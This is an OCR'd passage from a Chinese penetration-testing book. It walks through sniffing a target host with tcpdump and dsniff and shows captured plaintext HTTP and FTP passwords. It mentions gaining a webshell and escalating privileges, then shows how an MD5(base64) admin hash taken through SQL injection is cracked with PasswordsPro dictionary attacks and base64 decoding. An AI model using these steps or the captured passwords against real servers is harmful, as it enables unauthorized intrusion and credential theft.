


图 5-191　IP 转发

```
#tcpdump -I eth0 host 61.67.x.115
```

测试主机数据经过情况如图 5-192 所示。



图 5-192　测试主机数据经过情况

有数据交换，说明欺骗得比较成功，然后用 Dsniff 开始嗅探目标主机，命令如下：

```
#Dsniff -c -f /etc/dsniff/dsniff.services
```

这个 dsniff.services 自然就是保存端口和服务对应关系的文件。嗅探目标主机的情况如图 5-193 所示，如需要保存到文件，需加-w filename。




图 5-193　嗅探目标主机

3. 数据分析

数据全是明文传送的。所以数据分析完全能用肉眼发现，如图 5-194 所示。

```
------------------
07/30/09 13:13:52 tcp [redacted].4027 -> fedora.80 (http)
GET /mag/loginchk.php?name=[redacted]l&pwd=13013680 HTTP/1.1
Host: www.[redacted].com.tw

------------------
07/30/09 13:16:07 tcp 114-40-121-156.dynamic.hinet.net -> fedora.21 (ftp
USER [redacted]
PASS 7631027
```

图 5-194 对数据进行分析

从这条数据可以看到 HTTP 登录和 Ftp 登录信息，账号和密码全是明文的。而经过测试，通过 Ftp 上传的目录正是 Web 目录，获取 WebShell 权限，继续提权即可控制主机。

5.14.5 总结与探讨

Linux 下的嗅探，其实更容易一些，在最近爆出的高危本地提权，不知道有多少台主机沦陷呢？在攻与防的游戏里，系统管理员往往显得如此的无助。

5.15 MD5（base64）加密与解密渗透某服务器

在对某一个 CMS 系统进行安全检测时，通过注入点获取其管理员表中的管理员和密码数据，但由于不知道该密码数据采用何种加密方式，虽然知道 CMS 系统管理后台，但苦于没有破解管理员的密码，因此无法登录系统。通过研究终于掌握了 MD5（base64）加密原理和解密原理，因此才有本文。

Base64 是网络上最常见的用于传输 8Bit 字节代码的编码方式之一，在发送电子邮件时，服务器认证的用户名和密码需要用 Base64 编码，附件也需要用 Base64 编码。Base64 要求把每三个 8Bit 的字节转换为四个 6Bit 的字节（3*8 = 4*6 = 24），然后把 6Bit 再添两位高位 0，组成四个 8Bit 的字节，也就是说，转换后的字符串理论上将比原来的长 1/3。

MD5 的全称是 message-digest algorithm 5（信息-摘要算法），在 20 世纪 90 年代初由 mit laboratory for computer science 和 rsa data security inc 的 ronald l. rivest 开发出来，经 MD2、MD3 和 MD4 发展而来。它的作用是让大容量信息在用数字签名软件签署私人密匙前被“压缩”成一种保密的格式（就是把一个任意长度的字节串变换成一定长的大整数）。

5.15.1 MD5（dbase64）密码

MD5（dbase64）加密后的字符串长度为 24 位，最末尾有两个“=”好，在字符串中有数字字母大小写混在一起，如图 5-195 所示，三个用户以及其加密后的密码字符串。MD5（dbase64）这种加密方式在 asp.net 等 CMS 环境中经常会碰到。




图 5-195 MD5（dbase64）密码

5.15.2 从 Google 寻找破解之路

直接在 Google 上面对“MD5（dbase64）加解密”进行搜索，一共约六条记录，如图 5-196 所示，而且从搜索结果来看，除了求助外，根本就没有 MD5（dbase64）的加密和解密方法，从网络来解决问题看来是不行了。



图 5-196 Google 搜索结果

5.15.3 生成 Hash 值

以前曾经写过一篇 Windows 下面有关 Hash 破解的文章，在 InsidePro 网站提供了在线 Hash 破解（http://hash.insidepro.com/）和在线生成各种 Hash 值，其在线生成 Hash 值网站地址为：http://www.insidepro.com/hashes.php?lang=eng，打开后如图 5-197 所示。在 password 中输入“author”，然后单击“Generate”按钮直接生成各种 Hash 值。



图 5-197 生成各种 Hash 值

5.15.4 比对 Hash 值和加密密码值

在 http://www.insidepro.com/hashes.php?lang=eng 生成 Hash 值后的页面中拖动滚动条，一个个地进行对照，通过比对在 Base64 加密中有一个明显的特征，即加密字符串最后面一般都有等号。从中截取部分 author 的加密值如下：

Haval128(Base64):1xehfrgfAcMYLCdLcYiDlg==

Haval160(Base64):JPfaQRoHY0v/EJnXN9iKd9MfdbE=

MD2(Base64):d+K74ta9Vhbr4yuKzfCAZQ==

MD4(Base64):QPRz/CVV3O9EVOA/iCaOwA==

MD5(Base64):Ar2S+qOKqmzA6nXlmTeh7w==

“MD5(Base64):Ar2S+qOKqmzA6nXlmTeh7w==”。找到的加密方式如图 5-198 所示，验证了该加密方式就是 MD5(Base64)加密。




图 5-198 找到加密方式

5.15.5 寻找破解方式

（1）添加 Hash 值

从 http://www.insidepro.com/eng/passwordspro.shtml 页面上了解到 passwordspro 可以破解 MD5(Base64)加密方式，但无法从该网站直接下载 passwordspro，老外都是收钱的，呵呵，到国内的一些下载网站下载 passwordsprov2.5.3.0，然后运行该程序，右键单击后选择 Add，如图 5-199 所示，添加一个 Hash 进行破解，在 Hash 值中输入“MD5(Base64): Ar2S+qOKqmzA6nXlmTeh7w==”，完毕后单击“Add”按钮完成 Hash 值的添加。




图 5-199 添加破解 Hash 值

（2）执行暴力破解

单击三角形按钮，运行破解，如图 5-200 所示，选择暴力破解，在 passwordsprov2.5.3.0 中还有其他的破解方式，如图 5-201 所示，还有“Preliminary Attack”、“Mask Attack”、“Simple Dictionary Attack”、“Combined Dictionary Attack”、“Hybrid Dictionary Attack”和“Rainbow Attack”六种破解方式。




图 5-200 暴力破解 MD5（base64）密码




图 5-201　多种破解方式

（3）破解成功

暴力破解方式太耗费时间，后面选择了“Simple Dictionary Attack”（简单字典攻击），由于密码在字典中，所以很快就破解出来了，如图 5-202 所示，值得一提的是在 InsidePro 官方网站提供了 74 个字典文件下载（http://www.insidepro.com/eng/download.shtml），喜欢的朋友可以自己去下载。在实际过程中这些字典仍然不够，有些密码设置得往往超乎想象的复杂，除非有完整的彩虹表，否则暴力和字典破解的时间将非常漫长。




图 5-202　使用字典破解成功

5.15.6 探寻 MD5（base64）的其他破解方式

（1）base64 解码

网上有很多工具可以对 base64 编码进行解码，我先后找了两款，一款是可以在 Linux 和 Windows 下运行的 base64 工具，其下载地址为 http://www.fourmilab.ch/webtools/base64/，下载完毕后可以直接运行，其运行命令为“base64 –decode base64.b64 base64.tmp”，参数“—decode”或者“-d”表示解码，“--encode”或者“-e”表示 base64 编码。“base64.b64”是 base64 编码后的文件，“base64.tmp”是解码后生成的文件。在该工具目录下还有一个 bat 文件，用来批处理解码，如图 5-203 和图 5-204 所示。



图 5-203 base64 解码工具




图 5-204 执行解码批处理文件

（2）编辑解码文件

将 MD5（base64）加密后的密码值“Ar2S+qOKqmzA6nXlmTeh7w==”复制到 base64.b64 文件中，编辑解码文件的情形如图 5-205 所示。




图 5-205　编辑解码文件

（3）查看解码后的文件

使用 UltraEdit-32 编辑器打开“base64.tmp”文件，如图 5-206 所示，在“base64.tmp”文件中显示为乱码。关于这点我也很是奇怪，后面通过其他一些 base64 解码工具进行解码，其正常显示结果仍然为乱码。




图 5-206　查看解码后的文件

（4）获取 base64 解码后的 MD5 值

在 UltraEdit-32 编辑器中，直接以二进制方式打开解码后的文件 base64.tmp，如图 5-207 所示，将其中的二进制编码进行整理，其结果为“02BD92FAA38AAA6CC0EA75E59937A1EF”一共 32 位，这个跟 MD5 加密后的值有点像哦！将这个值复制到 www.cmd5.com 网站进行解密，如图 5-208 所示，结果显示为“author”。




图 5-207　获取二进制的值

